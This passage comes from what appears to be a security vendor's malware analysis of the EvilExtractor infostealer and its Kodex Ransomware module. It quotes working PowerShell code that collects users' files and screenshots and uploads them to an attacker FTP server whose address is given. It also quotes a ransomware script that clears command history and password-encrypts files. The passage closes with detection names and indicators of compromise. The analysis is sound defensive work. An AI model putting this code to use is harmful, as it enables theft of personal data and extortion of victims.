cd "$($env:APPDATA)";$hey=Get-WinHomeLocation | Select -ExpandProperty
HomeLocation;$whoami=hostname;mkdir "Cred\($hey)$whoami\$3-Files\Desktop";mkdir
"Cred\($hey)$whoami\$3-Files\Downloads"
Get-Childitem "$($env:USERPROFILE)\Desktop\" -Recurse -Include "*.jpg", "*.png",
"*.jpeg","*.mp4","*.mpeg","*.mp3","*.avi","*.txt","*.rtf","*.xlsx","*.docx","*.pptx","*.pdf","*.
rar","*.zip","*.7z","*.csv","*.xml","*.html" -Force | Copy-Item -Recurse -Destination
"$($env:APPDATA)\Cred\($hey)$whoami\$3-Files\Desktop" -Force
Get-Childitem "$($env:USERPROFILE)\Downloads\" -Recurse -Include "*.jpg", "*.png",
"*.jpeg","*.mp4","*.mpeg","*.mp3","*.avi","*.txt","*.rtf","*.xlsx","*.docx","*.pptx","*.pdf","*.
rar","*.zip","*.7z","*.csv","*.xml","*.html" -Force | Copy-Item -Recurse -Destination
"$($env:APPDATA)\Cred\($hey)$whoami\$3-Files\Downloads" -Force

function screenshot([Drawing.Rectangle]$bounds, $path) {
$bmp = New-Object Drawing.Bitmap $bounds.width, $bounds.height
$graphics = [Drawing.Graphics]::FromImage($bmp)
$graphics.CopyFromScreen($bounds.Location, [Drawing.Point]::Empty, $bounds.size)
$bmp.Save($path)
$graphics.Dispose()
$bmp.Dispose()
}
$count_web = (1+ $count_web).ToString('00')
$count_sc = (1+ $count_sc).ToString('00')
$bounds = [Drawing.Rectangle]::FromLTRB(0, 0, 1920, 1080)
while ($true) {
Start-Sleep -Seconds 600
screenshot $bounds "$($env:APPDATA)\sharing\($hey)$whoami\Ss\screenshot$count_sc.png"
```

Figure 11. Downloading files and getting a screenshot

After EvilExtractor extracts all the data from the compromised endpoint, it uploads it to the attacker's FTP server, shown in Figure 12. The developer of EvilExtractor also provides an FTP server for those who purchase its malware.

```
$KEWy77RgROlszFPAX = 'ftp://45.87.81.184/'
$OF17FgzRgOR777KRWE = 'u531-----'
$gOgKRE777zW7RFFWzOO = 'Son-------'
(...omit)
$77gKK7K777K7K77KFO7gW.Credentials = New-Object System.Net.NetworkCredential($OF17FgzRgOR777KRWE,$gOgKRE777zW7RFFWzOO)
$SrcEntries = Get-ChildItem $FOKOK7FRgK7OWzE777KO -Recurse
$Srcfolders = $SrcEntries | Where-Object{$_.PSIsContainer}
$SrcFiles = $SrcEntries | Where-Object{!$_.PSIsContainer}
foreach($folder in $Srcfolders)
{
$K77W7K77gFFK77K7KF7W777F = $FOKOK7FRgK7OWzE777KO  -replace '\\','\\' -replace '\:','\:'
$77777KKFK7FFFWK777KWg7W = $folder.Fullname -replace $K77W7K77gFFK77K7KF7W777F,$KEWy77RgROlszFPAX
$77777KKFK7FFFWK777KWg7W = $77777KKFK7FFFWK777KWg7W -replace '\\', '/'
try
{
$7F777W7F77KW7KKFKKK7gKF7K = [System.Net.WebRequest]::Create($77777KKFK7FFFWK777KWg7W);
$7F777W7F77KW7KKFKKK7gKF7K.Credentials = New-Object System.Net.NetworkCredential($OF17FgzRgOR777KRWE,$gOgKRE777zW7RFFWzOO);
$7F777W7F77KW7KKFKKK7gKF7K.Method = [System.Net.WebRequestMethods+FTP]::MakeDirectory;
$7F777W7F77KW7KKFKKK7gKF7K.GetResponse();
}
catch [Net.WebException]
{
try {
$W777777FK777F7KK77FK7g = [System.Net.WebRequest]::Create($77777KKFK7FFFWK777KWg7W);
$W777777FK777F7KK77FK7g.Credentials = New-Object System.Net.NetworkCredential($OF17FgzRgOR777KRWE,$gOgKRE777zW7RFFWzOO);
$W777777FK777F7KK77FK7g.Method = [System.Net.WebRequestMethods+FTP]::PrintWorkingDirectory;
$response = $W777777FK777F7KK77FK7g.GetResponse();
```

Figure 12. Upload file to attacker's FTP server

Kodex Ransomware

EvilExtractor also has a ransomware function. It is called “Kodex Ransomware”, as shown in Figure 13. We extracted this PowerShell script from the .Net loader mentioned in the previous section, and the script for its ransomware is similar to the one for its stealer.



Figure 13. Introduction form evilextracom[.]com

It downloads “zzyy.zip” from evilextractor[.]com. Details of the unzipped file, a 7-zip standalone console, are shown in Figure 14. Figure 15 shows it leverages “7za.exe” to encrypt files with the parameter “-p”, which means zipping files with a password. It also generates a ransom-demanding message saved in “KodexRansom”, shown in Figure 16.



Figure 14. File in "zzyy.zip"

```
$y="iCd6W"
DEL "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*" -Force -Recurse
$z="yC8ZP"
DEL "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*" -Force -Recurse
$a="isV!P"
DEL "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*" -Force -Recurse
$b="!JUqg"
DEL "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*" -Force -Recurse
$c="M0szl"
DEL "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*" -Force -Recurse
$d="zFwii"
DEL "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*" -Force -Recurse
$e="P02Ol"
DEL "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*" -Force -Recurse
$f="xtiJX"
DEL "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*" -Force -Recurse
$g="NsYyr"
DEL "$env:APPDATA\Microsoft\Windows\PowerShell\PSReadline\*" -Force -Recurse
Unzip "$($env:APPDATA)\zzyy.zip" "$($env:APPDATA)\Tempzzyy"
cd "$($env:APPDATA)";mkdir Notification\Downloads;mkdir Notification\Desktop
Copy-Item -Path "$DownloadsPath\*" -Recurse -Destination
"$($env:APPDATA)\Notification\Downloads"
Copy-Item -Path "$DesktopPath\*" -Recurse -Destination "$($env:APPDATA)\Notification\Desktop"
cd "$($env:APPDATA)\Tempzzyy";.\yyzz.exe a Encrypted "$($env:APPDATA)\Notification\*"
$x$y$z$a$b$c$d$e$f$g | select -skip 6 | Out-File
```

Figure 15. PowerShell script for Kodex Ransomware

Figure 16. Kodex ransomware's note

Conclusion

EvilExtractor is being used as a comprehensive info stealer with multiple malicious features, including ransomware. Its PowerShell script can elude detection in a .NET loader or PyArmor. Within a very short time, its developer has updated several functions and increased its stability. This blog explains how threat actors launch an attack via phishing mail and what files are leveraged to extract the EvilExtracrtor PowerShell script. We also detailed what functions are included, what data can be collected by EvilExtractor, and how the Kodex Ransomware works. Users should be aware of this new info stealer and continue to be cautious about suspicious mail.



Figure 17. Attack Chain

Fortinet Protections

The malware described in this report are detected and blocked by FortiGuard Antivirus as:

W32/EvilExtractor.A!tr
W32/Infostealer.A!tr
W32/Keylogger.A!tr

The FortiGuard AntiVirus service is supported by FortiGate, FortiMail, FortiClient, and FortiEDR, and the Fortinet AntiVirus engine is a part of each of those solutions. Customers running current AntiVirus updates are protected.

The FortiGuard Web Filtering Service blocks the malicious URL and IP address.

If you think this or any other cybersecurity threat has impacted your organization, contact our Global FortiGuard Incident Response Team.

IOCs

IP Address:

45[.]87[.]81[.]184
193[.]42[.]33[.]232

Files:

352efd1645982b8d23a841107007c8b4b024eb6bb5d6b312e5783ce4aa62b685
023548a5ce0de9f8b748a2fd8c4d1ae6c924c40acbde32e9599c868115d11f4e
75688c32a3c1f04df0fc02491180c8079d7fdc0babed981f5860f22f5e118a5e
826c7c112dd1ae80469ef81f5066003d7691a349e6234c8f8ca9637b0984fc45
b1ef1654839b73f03b73c4ef4e20ce4ecdef2236ec6e1ca36881438bc1758dcd
17672795fb0c8df81ab33f5403e0e8ed15f4b2ac1e8ac9fef1fec4928387a36d

---